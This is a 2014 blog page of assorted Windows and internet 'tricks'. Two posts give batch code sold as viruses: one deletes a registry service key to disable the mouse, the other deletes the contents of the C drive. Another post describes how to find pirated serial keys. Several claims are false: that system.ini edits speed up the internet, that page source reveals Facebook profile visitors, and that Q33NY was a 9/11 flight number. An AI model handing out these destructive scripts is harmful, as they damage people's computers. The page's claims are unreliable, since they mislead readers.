Showing posts with label INTERESTING TRICKS. Show all posts

Tuesday, 26 August 2014

How To Get Maximum Internet Speed


How To Get Maximum Internet Speed

 In the previous article, which you can see here, we learned about how to speed up the internet connection using Google public DNS. In this article we will discover how to speed up the internet connection even more with several methods.
Method 1: system.ini document
Here we will use the system.ini document to speed up our connection, simply
follow these steps:


1) Go to run and type system.ini. Something like this should show:

You should know that it will probably look different on your computer,what’s important when you opened the file is that you follow the next step
2) Delete everything from the system.ini and paste the following:

    page buffer=100000kbps load=100000kbps
    Download=100000kbps save=100000kbps
    back=100000kb


Method 2: TCP OPTIMIZER
If you are using Wi-Fi then TCP optimizer will help you out and you can download it from this link. Once you have downloaded the software you will have a window like this one:

From here on you can play with the settings to speed up your connection.
Method 3: Autobahn Accelerator
This is another program that will help improve your internet connection, it’s a small program that runs in the background and it doesn’t only help for you internet connection, it also reduces time to buffer a video. You can download it from here. After you install it, it should be already running.
Method 4: RAMRush
This is a pretty nice software which will optimize your RAM and again, improve your internet connection. You can download it from here. Once you have installed it it should look something like this:

That’s it! Using all of these will give you maximum internet speed.

How to Download Any Torrent File Using IDM

How to Download Any Torrent File Using IDM
Though you may have high speed internet connection it still happens sometimes that you are not getting good downloading speeds. Here is the solution for this problem where you can use everyones favourite IDM(Internet Download Manager) to download them. There are many methods on the internet to do this,,, but this is the easiest, simplest and tested method.
This Eliminates the dependency of the seeders, leechers, internet connection,,,,!!

Here are the 5 Rock and Roll steps ;) Enjoy,,,!!!

Step 1:

First of all , you have to download the torrent file (.torrent) which you want to download.

Step 2:
Now go to Torcache and upload the torrent file that you have just downloaded and click on the cache! button.


Step 3:
This will give you a new torrent file. You just have to copy the link of the new torrent file from the opened window.


Step 4:


Then go to the Torrific website and create an account there(in case you don’t have) and login to your account. Then paste the address of the new torrent obtained in step 3 and click on "Get" button.


Step 5:

Now you will get the list of available files present in that torrent file. Then click on the initiate bittorrent transmission button. This will give the full option to download the file. Just click on any link and YEAH,,,,!!! :D now you can see the download manager-IDM popping out for downloading the file.

Now enjoy the Ultimate Speed of IDM for downloading torrents to,,,!!! Hope you liked this post,,,,!!! Cheers,,,!!! :)

Wednesday, 6 August 2014

How to Know, Who Visited Our Facebook Profile

Everyone want to know who viewed my facebook profile. I have seen many people use third party tools to track but they doesn’t provide appropriate results but just spams on their Facebook Wall’s.
So Here in this post, I’m going to share a amazing facebook trick that will help you to find out your facebook profile visitor.

 
Read Bellow steps to know Facebook Profile Visitor Stats. Don’t want to read, watch bellow video.
  • Login to your facebook account, and go to your timeline. ie. facebook.com/xyz
  • Right click on your facebook timeline and hit “View page Source”.
  • Now, you’ll be redirected to a new page with lots codes.
  • Hold CTRL+F on your keyboard, a text box appears at the right corner, in that box, type- “InitialChatFriendsList” (Don’t include Quotes)
  • Next to “InitialChatFriendsList”, you’ll see a list of numbers, these are the profile ID’s of people who visit your timeline.
  • Now open new tab and go to “facebook.com”  and paste the ID number after facebook.com/ . For example, if the ID is abcd, you have to put it as- facebook.com/abcd.
The first ID shows the one who visits profile more often while the last ID never visits your profile!

Watch Video For Easy Guidance


Sunday, 27 July 2014

How To Earn Money With Your Site / Blog Or Download Links

Earn Money Fast, Make Money Easy. If You Want To Make Some Money Form Your Blog Or Website Then Follow This Post. Make Money Easy From Your Blog Content Or Your Shearing Files.

Show Ads To Your Website Or Blog:

Show Ads In Your Website Or Blog. If People Show Your Site / Blog Ads You Will Make Money With Them, If People Click On Your Shown Ads You Will Also Make Huge Money With Them.

ITM - This Site Is Help To Make Money From Your Website / Blog Ads. You Can Display Ads And Also Make Money From Your Links With Them. So Register Now From HERE


Make Money From Your Links -

You Can Make Money From Any Type Links. Download Links, Any Pages Link, Any Type Of Links. Just Put Your Links Then Use Shrink Option And U Get A Shorten Link. Give That Link To Any One And When He / She Open That Link You Got Some Money From Them.

Adfly - Register With Adfly And Short Your Link With Them. Register From HERE

LinkBucks - Register With LinkBucks. And Short Your Link . You Will Earn Huge Money From Them. Register From HERE

Tuesday, 22 July 2014

Watch 18+ Videos On Youtube Without Signing In

Sometime its annoying when youtube ask you to sign in for your age verification to watch 18+ videos. So i will make it easy for you by showing you a simple youtube trick to watch adult or 18+ youtube videos without signing In. This trick is 100% working as of 2013. So lets get started.

How To Watch 18+ Youtube Videos Without Logging In ?

1. First get the Url of video you want to watch. As shown below.
http://www.youtube.com/watch?v=4Xkh6j7RMqk 
2. Then copy the Video Id. For above link video Id is 4Xkh6j7RMqk
3. Now paste the Video Id in the link given below.
http://www.youtube.com/v/VideoId?fs=1
  • Replace VideoId with the Id you copied in Step 2
4. Now the url will become as shown below.
http://www.youtube.com/v/4Xkh6j7RMqk?fs=1
5. Done.

Sunday, 20 July 2014

Make A Virus That Disable Mouse

How To Disable Mouse

  1. Open Notepad and copy below codes
rem ---------------------------------
rem Disable Mouse
set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
rem ---------------------------------
  2. Save this file as  virus.bat
  3. Done you just created your virus.

Saturday, 19 July 2014

Painkiller Overdose PC Game 100% Working Cheat

Painkiller: Overdose is a Stand-alone expansion pack for Painkiller game. It was developed by Czech video game company Mindware Studios. Mindware originally intended it to be fan-made mod but DreamCatcher Interactive granted the project full financial and technical support.

Painkiller Overdose Cheats:
Open konsole with ~ :
Then Type Bellow Codes
Codes                        Effects
pkgod =                  God Mode
pkammo =              Full Ammo
pkkeepbodies =      Bodies Will Never Disappear
pkweapons =       Give All Weapon
pkdemon =       Toggle 'Demon Morph' On/Off
pkpower =       Full Ammo/Health
pkweakenemies =  All Enemies Have 1 HP
pkhaste =              Motion
pkgold =              Lots Of Gold
pkhealth =             Full health

NOTE: Cheats Are Active Only In Daydream And Insomnia Difficulty Modes!

Monday, 7 July 2014

How To Download YouTube Videos In Any Quality For PC and Mobile

Now these days Internet Download Manager not works properly with YouTube. You can download videos from other sites well from IDM but when you want to download YouTube 1080p videos, its only shows video only. So, We need other software that helps us to download 1080p HD videos with Audio included. If you like our work then like us on facebook for more.

YouTube Video Download Method 1:
 1. First goto the video which you want to download.


 2. Then Replace https://www. from video URL with ss

Example: https://www.youtube.com/watch?v=uaCYeQ9FtSI to ssyoutube.com/watch?v=uaCYeQ9FtSI


To



 3. Now you can download your youtube video simple.


 4. You can download 720p HD video with Audio and 1080p HD video without Audio. Its also work in mobile device. If you want to download 1080p HD videos with Audio then follow method 2.

YouTube Video Download Method 2:
 1. First copy any video URL that you want to Download.


 2. Then open - 4K Video Downloader and click on Paste Url.

If you don't have 4K Video Downloader then Download it from - HERE

 3. Wait few seconds and then chose 1080p HD and click on Download.


 4. Your video will be download, enjoy this software. You can use this software only in pc.

Friday, 20 June 2014

Finding Serial Key Of Any Software Using Simple Google Trick

Most of you download and use pirated software from torrents or any such other sites, but sometime it gets very difficult to find serial key of those softwares. I will make it easy for you by showing you simple yet very intersting google trick which will allow you to find serial key of any software very easily.

How To Find Serial Key Of Any Software ?

The key 94FBR is a part of  Office 2000 Pro CD activation key that is widely distributed as it bypasses the activation requirements of Office 2000 Pro. By searching for 94fbr and the product name, you are guarantee that the pages that are returned are pages dealing specifically with the product you're wanting a serial for. Follow simple steps given below to learn this trick

    1. Go to Google
    2. Then type  Software Name 94FBR
  • Replace Software Name with the name of software whose serial key you want to find
  • Eg: To find serial key of Nero i will type Nero 94fbr
    3. Now press Enter and you will find serial key of software you are looking for as shown below.
google trick to find serial key

Wednesday, 18 June 2014

Making Nameless Folder In Windows

In this small tutorial i will show you a smilpe windows trick. Basically you can not make folder with no name on windows. This trick will allow you to make folder without any name. This trick works on any windows  operating system.

How To Make Nameless Folder

Before attempting this trick, try to make a folder with no name and you will fail to do so. This is what this trick will let you do. Below is screenshot of folder before and after doing this interesting trick.
creating nameless folder
  1. Make a Newfolder on desktop or where ever you want.
  2. Right click on this newly created folder and select Rename.
  3. Erase the text showing "New Folder".
  4. Now keep Pressing Alt (i.e alter key) and type 255. If you are on laptop then you need to enable your Num Lock and type from the highlighted number keys not from those below function keys.
  5. After that leave alt key and Press enter.
  6. Done you just created nameless folder.

A Simple Trick to Lock Your Computer

Very useful when you have to leave your system on for some time and you have to go some where else...

Right click on an empty area of the desktop and choose 'new' then 'shortcut.' The create shortcut wizard will open.

 In the first text box, type '%windir%\\System32\\rundll32.exe user32.dll,LockWorkStation' and then give your shortcut an appropriate name on the next page, and hit 'finish.'


You will notice that the shortcut you created has a blank icon. To select a more appropriate one, right click on the shortcut and hit 'properties.' In the 'shortcut' tab, click the 'change icon' button.


Else u can simply press the \"window key + l\" to lock your computer.


You can also use the following keyboard shortcuts with a Microsoft Natural Keyboard or any other compatible keyboard that includes the Windows logo key and the Application key.


Do you have questions, comments, or suggestions? Feel free to post a comment!

Monday, 16 June 2014

Remove duplicate files the easy way.

I have always wanted this kind of software. I have thousands of mp3 songs packed in various partitions of my hard disk. I have collected these songs from several places and keep them storing, but the problem while augmenting my collection is that I am never sure whether I have copied the set of songs before or not, so I just copy them irrespective of the fact that they may be already present. The consequence is that my limited 40GB hard disk space is almost full leaving me with no more space to store anything else.
That is why I always wanted a software that could compare the contents of two folders and remove the duplicate elements.

 File Comparator is a program which compares any files by their contents. This utility allow you to quickly compare contents of any files in specified folders, and allow to show files which contain same data.

Sunday, 15 June 2014

Password Protect Any Folder Without Any Software

In this tutorial i will show you interesting and usefull trick to password protect folder without using any software using batch file programming. This trick will work on all windows platform (Win XP, Win 7). Follow below tutorial to learn this trick.

How To Lock Folder ?

   1. Open Notepad and Copy code given below into it.
cls
@ECHO OFF
title jackace.in
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST MyFolder goto MDMyFolder
:CONFIRM
echo Are you sure to lock this folder? (Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren MyFolder "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock Your Secure Folder
set/p "pass=>"
if NOT %pass%== coolhacks goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" MyFolder
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDMyFolder
md MyFolder
echo MyFolder created successfully
goto End
:End
   2. Save the notepad file as lock.bat (.bat is must)
   3. Now double click on lock.bat and a new folder will be created with name MyFolder
   4. Copy all your data you want to protect in that New folder
   5. Now double click on lock.bat and when command promp appears Type Y and press enter.
   6. Now MyFolder will be hidden from you view, to access that folde double click on lock.bat
   7. It will ask for password enter your password and done. (Default password is coolhacks)
  • To change the password replace coolhacks with  new password in the above code

How To Further Secure ?


You might be thinking that anyone can access the password by opening that lock.bat file in Notepad or any other text editor. To make it more secure hide lock.bat in some secure location after following the above tutorial To access the secured file double click on lock.bat. I would suggest copying lock.bat file into Pendrive and copying it into your computer whenever you required to access to your protected files.

Friday, 13 June 2014

5 Cool Notepad Tricks.

In this post i will share with you guys some of the cool notepad tricks.As name suggest you don't require any program other then notepad. So lets get started.

1. World Trade Center Attack Trick

world trade center trick

The flight number of the plane that had hit World Trade Center on  (9/11) was Q33NY. Now we call this trick or a coincidence or something else but whatever it is you will be definately amazed by the this trick.

    1. Open Notepad and Type “Q33N” (without quotes) in capital letters.
    2. Increase the font size to 72.
    3. Change the Font to Wingdings.


2. Matrix Effect Trick

matrix effect trick
In this trick i will show you to make a batch file in notepad which will act as matrix effect that you might have seen in movies.Matrix effect is basically number flashes in green color.

    1. Open Noteapad and copy below code into it.

@echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start

    2. Now save this file as Matrix.bat (name can be anything but .bat is must)
    3. Open your saved file and you will have matrix effect on your screen.

3. Creating Virus That Format C Drive

computer virus
In this trick we will be creating virus in notepad using batch file programming. This virus is really simple to create yet very dangerous. opening this file we delete or format C drive of your computer.

    1. Open Notepad and copy below code into it.

@Echo off
Del C:\ *.* |y
 
    2. Then Save this file as virus.bat
    3. Now, running this file format C Drive.

4. Making Personal Diary Using Notepad 

notepad tricks
Here you will learn to use notepad as Digital diary or a log book to keep record of your daily work instead of using pen and paper.

    1. Open Notepad and Type .LOG (in capital Letters and press enter
    2. Save the program with any name and close it.
    3. Open the file again. Now you can see current date and time, This will happen every time you reopen notepad

5. Dancing Keyboard Led


keyboard dancing led

In this part i will show you to make interesting file using notepad which will make keyboard led to dance. basically we will be creating a visual basic script.

    1. Open Notepad and copy below codes into it.

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop
    2. Then save this file as dance.vbs (name can be anything but .vbs is must)
    3. Open your save file and see your keyboard led blinking like disco lights.

Thursday, 12 June 2014

How To Open Banned Websites WIth Proxy Sites ?

There are many sites which are blocked by government because of breaking laws of their country. The user downloads many softwares to open these sites but end up being infected by  malware, virus. Today i will share a trick with you guys which can help you easily open these banned sites without downloading anything. As you know that there are many online proxies but everyone need a proxy server which is faster and trusted. Here in this post I am revealing an online proxy and a tutorial to open banned sites with the help of these online proxies which is trusted and fast. Just follow my step to open banned sites.

How To Open Banned Site ?

1. Open www.incloak.com in your browser.
You can also use any proxy site from list below
  • List Of Good Proxy Sites
2. After that enter the URL of the site which you want to open like below.
Open Banned Websites WIth Proxy Sites
3. Now click the Hide Me button and enjoy.

How To Use Google As A Proxy ?

We often use schools and colleges internet connections, but they usually block access to undesired web sites (the "black list"). In order to access those sites you can do is use google translate as  proxy to bypass this restrictions. So lets get into it.

Method 1

1. Visit whatismyipaddress and note down you real Ip Address
2. Now Go to Google Translate
3. From Under Detect Language, Chose your language in my case English
4. Now type http://whatismyipaddress.com/  in text area and click on Translate
5. Now check your Ip Address, Its different from the real one.

Method 2

1. Go to link given below:
http://www.google.com/translate?langpair=es|en&u=www.mybloggersworld.com
2. Change www.mybloggersworld.com to website you like to visit.
3. Done!

If you use this trick, you are not sure to protect your privacy, this kind of connection lets you see blacklisted or banned pages but does not hide your IP address.